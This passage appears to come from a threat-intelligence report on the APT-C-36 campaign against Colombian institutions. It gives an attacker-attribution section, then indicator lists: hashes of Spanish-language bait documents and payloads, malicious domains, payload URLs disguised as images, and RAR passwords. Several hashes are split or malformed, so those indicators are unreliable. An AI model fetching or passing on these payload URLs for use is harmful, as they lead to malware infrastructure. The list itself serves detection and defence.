48 <o:Lines>1</o:Lines>
49 <o:Paragraphs>1</o:Paragraphs>
50 <o:CharactersWithSpaces>157</o:CharactersWithSpaces>
51 <o:Version>16.00</o:Version>
52 </o:DocumentProperties>
53 <o:OfficeDocumentSettings>

```

Centro de Servicios Judiciales

### Attacker Profile

Based on the time zone of the attacker, the language being used, and the geopolitical factors of the APT attack, we come up with following findings:

1. The time zone (UTC -4) is related to countries in South America.
2. Most of the countries in South America use Spanish (except Brazil), which matches the attacker's locale and user names in the bait documents.
3. APT attack could probably be carried out by neighboring countries.
4. The background of the victims and the duration of the attack indicate the attacker keeps concerned with strategic-level intelligence for a long time.

Above all, 360 Threat Intelligence Center suspect the APT group probably comes from South American countries with government support.

## IOC

Bait Document MD5s	File Name
0c97d7f6a1835a3fe64c1c625ea109ed	Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc
16d3f85f03c72337338875a437f017b4	estado de cuenta.doc
27a9ca89aaa7cef1ccb12ddefa7350af	455be8a4210b84f0e93dd96f7a0eec4e-f9816d47c11e28cf7104647330a03f6d.bin
3a255e93b193ce654a5b1c05178f7e3b	estado de cuenta.doc
3be90f2bb307ce1f57d5285dee6b15bc	Reporte Datacredito.doc
3de286896c8eb68a21a6dcf7dae8ec97	egistraduria Nacional del Estado Civil -Proceso iniciado.doc
46665f9b602201f86eef6b39df618c4a	Orden de comparendo N\xc2\xb0 5098.doc
476657db56e3199d9b56b580ea13dd-c0	Reporte Negativo como codeudor.doc
4bbfc852774dd0a13e-be6541413160bb	listado de funcionarios autorizados para censo nacional 2018.doc
51591a026b0962572605da4f8ecc7b1f	Orden de comparendo multa detallada.doc
66f332ee6b6e6c63f4f94eed6fb32805	Codigo Tarjeta Exito Regalo.doc
688b7c8278aad4a0cc36b2af7960f32c	fotos.doc
7fb75146bf6bfa03df81bf933a7eb97d	Dian su deuda a la fecha.doc
91cd02997b7a9b0db23f9f6377315333	credito solicitado.doc
9a9167abad9fcab18e02ef411922a7c3	comparendo electronico.doc
a91157a792de47d435df66cccd825b3f	C:\Users\kenneth.ubeda\Desktop\Migracion colombia proceso pendiente 509876.doc
b4ab56d5feef2a35071cc70c40e03382	Reporte fraude desde su direccion ip.doc
b6691f01e6c270e6f3bde0ad9d01fff	Dian Embargo Prima de Navidad.doc
cbbd2b9a9dc854d9e58a15f350012cb6	IMPORTANTE IMPORTANT.doc
cf906422ad12fed1c64cf0a021e0f764	Migracion colombia Proceso pendiente.doc - copia.nono.txt
e3050e63631ccdf69322dc89bf715667	Citacion Fiscalia general de la Nacion Proceso 305351T.doc
ea5b820b061ff01c8da527033063a905	Fiscalia proceso 305351T.doc
eb2ea99918d39b90534d-b3986806bf0c	Proceso Pendiente Migracion Colombia (2).doc
eccddb43f60c629ef034b1f401c7fee	Dian Embargo Bancario
ee5531fb614697a70c38a9c8f6891ed6	BoardingPass.doc
fd436d-c13e043122236915d7b03782a5	text.doc
bf95e540fd6e155a36b27ad04e7c8369	Migracion colombia Proceso pendiente.mht

ce589e5e6f09b603097f215b0fb3b738 estado de cuenta.mht

**Payload MD5s**

0915566735968b4ea5f5dadbf7d585cc

0a4c0d8994ab45e5e6968463333429e8

0e874e8859c3084f7df5fdce4cf5e2

1733079217ac6b8f1699b91abfb5d578

19d4a9aee1841e3aee35e115fe81b6ab

1bc52faf563eeda4207272d8c57f27cb

20c57c5efa39d963d3a1470c5b1e0b36

2d52f51831bb09c03ef6d4237df554f3

30ecfee4ae0ae72cf645c716bef840a0

3155a8d95873411cb8930b992c357ec4

3205464645148d393eac89d085b49afe

352c40f10055b5c8c7e1e11a5d3d5034

42f6f0345d197c20aa749db1b65ee55e

4354cb04d0ac36dab76606c326bcb187

43c58adee9cb4ef968bfc14816a4762b

4daacd7f717e567e25afd46cbf0250c0

4e7251029eb4069ba4bf6605ee30a610

50064c54922a98dc1182c481e5af6dd4

519ece9d56d4475f0b1287c0d22ebfc2

53774d4cbd044b26ed09909c7f4d32b3

5be9be1914b4f420728a39fdb060415e

5dee0ff120717a6123f1e9c05b5bdbc2

60daac2b50cb0a8bd86060d1c288cae2

6d1e586fbbb5e1f9fbcc31ff2fbe3c8c

763fe5a0f9f4f90bdc0e563518469566

7a2d4c22005397950bcd4659dd8ec249

7b69e3aaba970c25b40fad29a564a0cf

8518ad447419a4e30b7d19c62953ccaf

8ec736a9a718877b32f113b4c917a97a

940d7a7b6f364fbc95a3a77eb2f44b4

9b3250409072ce5b4e4bc467f29102d2

9db2ac3c28cb34ae54508fab90a0fde7

---

a1c29db682177b252d7298fed0c18ebe

---

a3f0468657e66c72f67b7867b4c03b0f

---

a7cc22a454d392a89b62d779f5b0c724

---

aaf04ac5d630081210a8199680dd2d4f

---

ac1988382e3bcb734b60908efa80d3a5

---

ad2c940af4c10f43a4bdb6f88a447c85

---

afb80e29c0883fbff96de4f06d7c3aca

---

b0ed1d7b16dcc5456b8cf2b5f76707d6

---

b3be31800a8fe329f7d73171dd9d8fe2

---

b5887fc368cc6c6f490b4a8a4d8cc469

---

b9d9083f182d696341a54a4f3a17271f

---

c654ad00856161108b90c5d0f2afbda1

---

ccf912e3887cae5195d35437e92280c4

---

d0cd207ae63850be7d0f5f9bea798fda

---

df91ac31038dda3824b7258c65009808

---

e2771285fe692ee131cbc072e1e9c85d

---

e2f9aabb2e7969efd71694e749093c8b

---

e3dad905cecdcf49aa503c001c82940d

---

e4461c579fb394c41b431b1268aadf22

---

e770a4fbada35417fb5f021353c22d55

---

e7d8f836ddba549a5e94ad09086be126

---

e9e4ded00a733fdee91ee142436242f4

---

edef2170607979246d33753792967dcf

---

ef9f19525e7862fb71175c0bbfe74247

---

f1e85e3876ddb88acd07e97c417191f4

---

f2776ed4189f9c85c66dd78a94c13ca2

---

f2d81d242785ee17e7af2725562e5eae

---

f3d22437fae14bcd3918d00f17362aad

---

f7eb9a41fb41fa7e5b992a75879c71e7

---

f90fc64000e8d378eec8a3965cff10a

---

### Malicious Domain

---

ceoempresariales.com

---

ceosas.linkpc.net

---

ceoseguros.com

---

---

diangovcomuiscia.com

---

ismaboli.com

---

medicosco.publicvm.com

---

mentes.publicvm.com

### Malicious URL

---

<http://ceoempresariales.com/js/d.jpg>

---

<http://ceoseguros.com/css/c.jpg>

---

<http://ceoseguros.com/css/d.jpg>

---

<http://diangovcomuiscia.com/media/a.jpg>

---

<http://dianmuiscaingreso.com/css/w.jpg>

---

<http://dianportalcomco.com/bin/w.jpg>

---

<http://ismaboli.com/dir/i.jpg>

---

<http://ismaboli.com/js/i.jpg>

### RAR Archive MD5s

### Password

---

592C9B2947CA31916167386ED-  
D0A4936

censonacionaldepoblacion2018307421e68dd993c4a8b-  
b9e3d5e6c066946ro

---

A355597A4DD13B3F882D-  
B243D47D57EE

documentoadjuntodian876e68dd993c4a8b-  
b9e3d5e6c066946deudaseptiembre

---

77FEC4-  
FA8E24D580C4A3E8E58C76A297

procesofiscalia30535120180821e68dd993c4a8b-  
b9e3d5e6c066946se

---

0E6533DDE4D850B-  
B7254A5F3B152A623

migracioncolombia

---

F486CDF5E-  
F6A1992E6806B677A59B22A

credito

---

FECB2BB53F4B51715BE5C-  
C95CFB8546F

421e68dd993c4a8bb9e3d5e6c066946r

---

19487E0CBFD-  
B687538C15E1E45F9B805

centrociberneticoenviosipfraude876e68dd993c4a8b-  
b9e3d5e6c066946octubre

---

99B258E9E06158C-  
FA17EE235A280773A

fiscaliadocumentos421e68dd993c4a8b-  
b9e3d5e6c066946agosto

---

B6E43837F79015FD0E05C4F4B2  
F30FA5

20180709registraduria421e68dd993c4a8b-  
b9e3d5e6c066946r

## References

---

[1]. <https://cloudblogs.microsoft.com/microsoftsecure/2018/05/10/enhancing-office-365-advanced-threat-protection-with-detonation-based-heuristics-and-machine-learning/>

[2]. <http://www.pwncode.club/2018/09/mhtml-macro-documents-targeting.html>

## APT-C-36: Continuous Attacks Targeting Colombian Government Institutions and Corporations